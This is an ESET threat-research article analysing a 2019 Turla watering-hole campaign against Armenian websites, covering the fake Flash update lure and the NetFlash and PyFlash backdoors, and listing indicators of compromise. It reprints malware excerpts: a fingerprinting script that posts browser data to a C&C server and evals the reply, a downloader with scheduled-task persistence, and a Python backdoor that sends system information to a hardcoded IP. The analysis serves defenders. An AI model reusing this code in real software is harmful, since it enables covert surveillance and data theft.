Tracking Turla: New backdoor delivered via Armenian watering holes

welivesecurity.com/2020/03/12/tracking-turla-new-backdoor-armenian-watering-holes/

March 12, 2020

Can an old APT learn new tricks? Turla's TTPs are largely unchanged, but the group recently added a Python backdoor.

Matthieu Faou
12 Mar 2020 - 11:30AM

Can an old APT learn new tricks? Turla's TTPs are largely unchanged, but the group recently added a Python backdoor.

ESET researchers found a watering hole (aka strategic web compromise) operation targeting several high-profile Armenian websites. It relies on a fake Adobe Flash update lure and delivers two previously undocumented pieces of malware we have dubbed NetFlash and PyFlash.

Various aspects of this campaign lead us to attribute this operation to Turla, an infamous espionage group active for more than ten years. Its main targets include governmental and military organizations. We have previously reported multiple campaigns of this group including Mosquito and LightNeuron.

This recent operation bears similarities to several of Turla's watering hole campaigns that we have tracked in the past years. In particular, the modus operandi is similar to a campaign we uncovered in 2017. The various pieces of JavaScript used there are almost identical to those in this campaign, but the targets and payloads are different.

Targeted websites

In this specific operation, Turla has compromised at least four Armenian websites, including two belonging to the government. Thus, it is likely the targets include government officials and politicians.

According to ESET telemetry, the following websites were compromised:

- armconsul[.]ru: The consular Section of the Embassy of Armenia in Russia
- mnp.nkr[.]am: Ministry of Nature Protection and Natural Resources of the Republic of Artsakh
- aiisa[.]am: The Armenian Institute of International and Security Affairs
- adgf[.]am: The Armenian Deposit Guarantee Fund

We have indications that these websites were compromised since at least the beginning of 2019. We notified the Armenian national CERT and shared our analysis with them before publication.

Turla operators leveraged unknown access methods to these websites to insert a piece of malicious JavaScript code. For example, for mnp.nkr[.]am, they appended obfuscated code at the end of jquery-migrate.min.js (a common JavaScript library), as shown in Figure 1.




Figure 1. Obfuscated JavaScript code injected into the mnp.nkr[.]am website

This code loads an external JavaScript from skategirlchina[.]com/wp-includes/data_from_db_top.php. We analyze this code in the next section.

Since the end of November 2019, we noticed that skategirlchina[.]com was not delivering malicious scripts anymore. Thus, it is likely the Turla operators have suspended this watering hole operation.

Fingerprinting and malware delivery

Upon visiting a compromised webpage, the second-stage malicious JavaScript is delivered by skategirlchina[.]com and fingerprints the visitor's browser. Figure 2 shows the main function of this script.

If it is the first time the user's browser executes the script, it will add an *evercookie* with a seemingly random MD5 value provided by the server, different at each execution of the script. The implementation of the evercookie is based on code available on GitHub. It uses multiple storage places such as the local database, local shared objects (Flash cookies), Silverlight storage, etc., to store the cookie value. In comparison to a regular cookie, it will be much more persistent as it won't be deleted if the user just deletes the browser's cookies.

This evercookie will be used to track whether the user visits one of the compromised websites again. When the user comes back for a second time, the previously stored MD5 value will be used to identify them.


Then, it collects several pieces of information including the browser plugin list, the screen resolution and various operating system information. This is sent to the C&C server in a POST request. If there is a reply, it is assumed to be JavaScript code and is executed using the eval function.

```
[…]
function f_ec(){
    var ec = new evercookie({domain:'http://skategirlchina[.]com/wp-includes/data_from_db_top.php',baseurl:'?http://skategirlchina[.]com/wp-includes/data_from_db_top.php'});

    ec.get("ec", function(value) {
        if (value!=undefined){
            var jsonText = {'ec': "+value+",
                            'scp':screen.pixelDepth==undefined?"+0+":"+screen.pixelDepth+",
                            'scw':"+screen.width+",
                            'sch':"+screen.height+",
                            'bn':"+bn+",
                            'bv':"+bv+",
                            'bc':"+bc+",
                            'osn':"+osn+",
                            'osv':"+osv+",
                            'osc':"+osc+",
                            'adr':"+adr+",
                            'pdr':"+pdr+",
                            'fla':"+fla+",
                            'jav':"+jav+",
                            'wmp':"+wmp+",
                            'msw':"+msw+",
                            'qui':"+qui+",
                            'sho':"+sho+",
                             'type':'info',
                            'tiz': "+(new Date().getTimezoneOffset()/60)+"
                            };
                    var json = JSON.stringify(jsonText);

                     ajax({
                    content_type : 'application/json',
                    url:  'http://skategirlchina[.]com/wp-includes/data_from_db_top.php?
http://skategirlchina[.]com/wp-includes/data_from_db_top.php',
                    crossDomain: true,
                    type: 'POST',
                    data: json,
                    onSuccess: function(m){
                        eval(m);
                    }
            });
        }
        else{
            ec.set('ec', '<redacted MD5 value>');
            setTimeout(f_ec,1500);
        }
```

Figure 2. Fingerprint script (malicious URLs defanged)

If the visitor is deemed interesting, the server replies with a piece of JavaScript code that creates an iframe. Data from ESET telemetry suggests that, for this campaign, only a very limited number of visitors were considered interesting by Turla’s operators.

This iframe displays a fake Adobe Flash update warning to the user, shown in Figure 3, in order to trick them into downloading a malicious Flash installer.



Adobe Flash Player

Version 28.0.0.140

What's new?

Staying Secure

Ensure your Flash Player installation is secure and up to date. Simply select 'Allow Adobe to install updates' during the installation process or choose this option anytime in the Flash Player control panel.

Need help?

Your Adobe Flash Player is out of date.

Follow the installation instructions for update.

- Please download Adobe Flash Player installation file for update your plugin www.adobe.com/downloads/AdobeFlashPlayer.exe to download Adobe Flash Player manually.
- To proceed, open your download folder and locate the Adobe Flash Player installer file, named like install_flashplayer[xxx].exe.

Start download

Figure 3. Fake Adobe Flash update iframe

We did not observe the use of any browser vulnerabilities. The compromise attempt relies only on this social engineering trick. Once the malicious executable is downloaded from the same server as the iframe's JavaScript, and if the user launches it manually, a Turla malware variant and a legitimate Adobe Flash program are installed.

Figure 4 is an overview of the compromise process from initially visiting one of the compromised Armenian websites to the delivery of a malicious payload.




Figure 4. Overview of the watering hole operation

Malware

Once the user executes the fake installer, it will execute both a Turla malware variant and a legitimate Adobe Flash installer. Thus, the user is likely to believe that the update warning was legitimate.

Before September 2019: Skipper

Prior to the end of August 2019, the victim would receive a RAR-SFX archive containing a legitimate Adobe Flash v14 installer and a second RAR-SFX archive. The latter contains the various components of a backdoor known as Skipper that has been previously attributed to Turla. It was documented in 2017 by researchers from Bitdefender, and a more recent version was documented by Telsy in May 2019.

Given that there are only minor changes between the documented versions and the most recent ones, we won't provide a detailed analysis here.

One interesting change is that the Skipper communication module uses the server that hosts this campaign's remote JavaScripts and malicious binaries for its C&C server, specifically skategirlchina[.]com/wp-includes/ms-locale.php.

From September 2019: NetFlash and PyFlash


At the end of August 2019, we noticed that the payload delivered by skategirlchina[.]com changed.

NetFlash (.NET downloader)

The new payload was a .NET application that dropped an installer for Adobe Flash v32 in %TEMP%\adobe.exe, and NetFlash (a .NET downloader) in %TEMP%\winhost.exe.

According to their compilation timestamps, the malware samples were compiled at the end of August 2019 and at the beginning on September 2019, right before being uploaded to the watering hole's C&C server.

NetFlash downloads its second stage malware from a hardcoded URL and establishes persistence for this new backdoor using a Windows scheduled task. Figure 5 shows the NetFlash function that downloads the second stage malware, named PyFlash. We also encountered another NetFlash sample, likely compiled at the end of August 2019, with a different hardcoded C&C server: 134.209.222[.]206:15363.




```
private void Form1_Activated(object sender, EventArgs e)
{
  this.Hide();
  try
  {
    string str1 = "[illegible]";
    string str2 = Environment.GetEnvironmentVariable("LocalAppData") + "\\Adobe";
    DirectoryInfo directoryInfo = new DirectoryInfo(str2);
    if (!directoryInfo.Exists)
      directoryInfo.Create();
    string fileName = Path.Combine(str2, Path.GetFileName(str1) + ".exe");
    new WebClient().DownloadFile(str1, fileName);
    string str3 = string.Format("schtasks /create [illegible]", (object) fileName);
    Process process = new Process();
    process.StartInfo.FileName = "cmd.exe";
    process.StartInfo.RedirectStandardError = true;
    process.StartInfo.RedirectStandardInput = true;
    process.StartInfo.RedirectStandardOutput = true;
    process.StartInfo.CreateNoWindow = true;
    process.StartInfo.UseShellExecute = false;
    process.Start();
    process.StandardInput.WriteLine(str3);
    process.StandardInput.Flush();
    process.StandardInput.Close();
    process.WaitForExit();
    Thread.Sleep([illegible]);
    this.Close();
```

Figure 5. Main function of NetFlash

PyFlash

This second stage backdoor is a py2exe executable. py2exe is a Python extension to convert a Python script into a standalone Windows executable. To our knowledge, this is the first time the Turla developers have used the Python language in a backdoor.


The backdoor communicates with its hardcoded C&C server via HTTP. The C&C URL and other parameters such as the AES key and IV used to encrypt all network communications are specified at the beginning of the script, as shown in Figure 6.



```
file_id_name = 'computer-clients.config'
key_for_me = 'apFaUPt2fGHwdI5l8WYyUd8BhtsxPWna'
BS = 16
pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)
unpad = lambda s: s[0:-ord(s[(-1)])]
time_out = 5
url = 'http://85.222.235.156:8000'
task = "schtasks /CREATE /TN "\\System\\drivers\\BIOS" /ST 00:00 /SC MINUTE /MO %s /F /TR "%s"'
commands = ['systeminfo', 'tasklist', 'ipconfig /all', 'getmac', 'arp -a']
```

Figure 6. Global variables in the PyFlash Python script

The main function of the script, shown in Figure 7, sends information about the machine to the C&C server. This is the output of the functions from the commands list seen in Figure 6. It includes OS-related commands (systeminfo, tasklist) and network-related commands (ipconfig, getmac, arp).



```
if __name__ == '__main__':
    time_now = str(time.ctime())
    client_id = gen_id()
    if not get_lock():
        info = get_info()
        res = 'id = %s\ndate = %s\n%s' % (client_id, time_now, encrypt(base64.b64encode(info), key_for_me))
        count = 10
        while True:
            try:
                count -= 1
                r = requests.post(url, res)
                if 'Thanks' in str(r.content) or count < 0:
                    break
                else:
                    time.sleep(30)
            except Exception as ex:
                pass

    else:
        inst = get_instruction()
        if inst:
            commands = json_parser(inst)
            parse_command(commands)
```

Figure 7. Main function of PyFlash

The C&C server can also send backdoor commands in JSON format. The commands implemented in this version of PyFlash are:

- Download additional files from a given HTTP(S) link.
- Execute a Windows command using the Python function subprocess32.Popen.
- Change the execution delay: modifies the Windows task that regularly (every X minutes; 5 by default) launches the malware.
- Kill (uninstall) the malware. To confirm this instruction the malware sends a POST request to the C&C server with the following string:

I'm dying :(
Tell my wife that i love her…

Then, the output of the command is sent back to the operators, encrypted with AES, via a POST request.

Conclusion

Turla is still using watering hole attacks as one of its initial access tactics. Interestingly, this campaign relies on a well-known social engineering trick – a fake Adobe Flash update warning – in order to induce the user to download and install malware.

On the other hand, the payload has changed, probably in order to evade detection, as Skipper has been known for many years. They switched to NetFlash, which installs a backdoor we call PyFlash and that is developed in the Python language.

We will continue monitoring new Turla activities and will publish relevant information on our blog. For any inquiries, contact us as threatintel@eset.com. Indicators of Compromise can also be found on our GitHub repository.

Indicators of Compromise (IoCs)

Compromised websites

- http://www.armconsul[.]ru/user/themes/ayeps/dist/js/bundle.0eb0f2cb2808b4b35a94.js
- http://mnp.nkr[.]am/wp-includes/js/jquery/jquery-migrate.min.js
- http://aiisa[.]am/js/chatem/js_rA9bo8_O3Pnw_5wJXExNhtkUMdfBYCifTJctEJ8C_Mg.js
- adgf[.]am

C&C servers

- http://skategirlchina[.]com/wp-includes/data_from_db_top.php
- http://skategirlchina[.]com/wp-includes/ms-locale.php
- http://37.59.60[.]199/2018/.config/adobe
- http://134.209.222[.]206:15363
- http://85.222.235[.]156:8000

Samples

SHA-1	Timestamp	Description	ESET Detection Name
973620A7AB28A2CBA82DC2A613CD24ED43734381	Thu Aug 29 04:14:46 UTC 2019	NetFlash Dropper	MSIL/Turla.D
B6567F988C9ACC5DF3CBD72409FC70D54EA412BB	Tue Sep 3 11:12:04 UTC 2019	NetFlash	MSIL/Turla.D
9F81710B85AA7088505C1EECCE9DA94A39A2DC06	Thu Aug 29 04:12:33 UTC 2019	NetFlash	MSIL/Turla.F
32430B11E42EDEB63A11E721927FFBABE7C9CFEA	N/A	PyFlash	Win32/Turla.EM
620A669EC0451C9F079FB4731F254AC577902E5E	Wed Aug 29 09:43:18 UTC 2018	Skipper communication DLL	Win32/Turla.EJ

MITRE ATT&CK techniques

Tactic	ID	Name	Description
Initial Access	T1189	Drive-by Compromise	Turla compromised high-value websites to deliver malware to the visitors.
Execution	T1204	User Execution	A fake Flash installer is intended to trick the user into launching the malware.
Persistence	T1053	Scheduled Task	NetFlash and PyFlash persist using scheduled tasks.
Discovery	T1016	System Network Configuration Discovery	PyFlash executes ipconfig /all, getmac and arp -a
T1057	Process Discovery	PyFlash executes tasklist	
T1082	System Information Discovery	PyFlash executes systeminfo	
Command and Control	T1032	Standard Cryptographic Protocol	PyFlash uses AES-128 in CBC mode to encrypt C&C communications.
T1043	Commonly Used Port	NetFlash uses port 80.	
T1065	Uncommonly Used Port	PyFlash uses port 8,000. A NetFlash sample uses port 15,363.	
T1071	Standard Application Layer Protocol	NetFlash and PyFlash use HTTP.	
Exfiltration	T1041	Exfiltration Over Command and Control Channel	The output of PyFlash surveillance and C&C commands are exfiltrated using the C&C protocol.

12 Mar 2020 - 11:30AM

Sign up to receive an email update whenever a new article is published in our Ukraine Crisis – Digital Security Resource Center

Newsletter

Discussion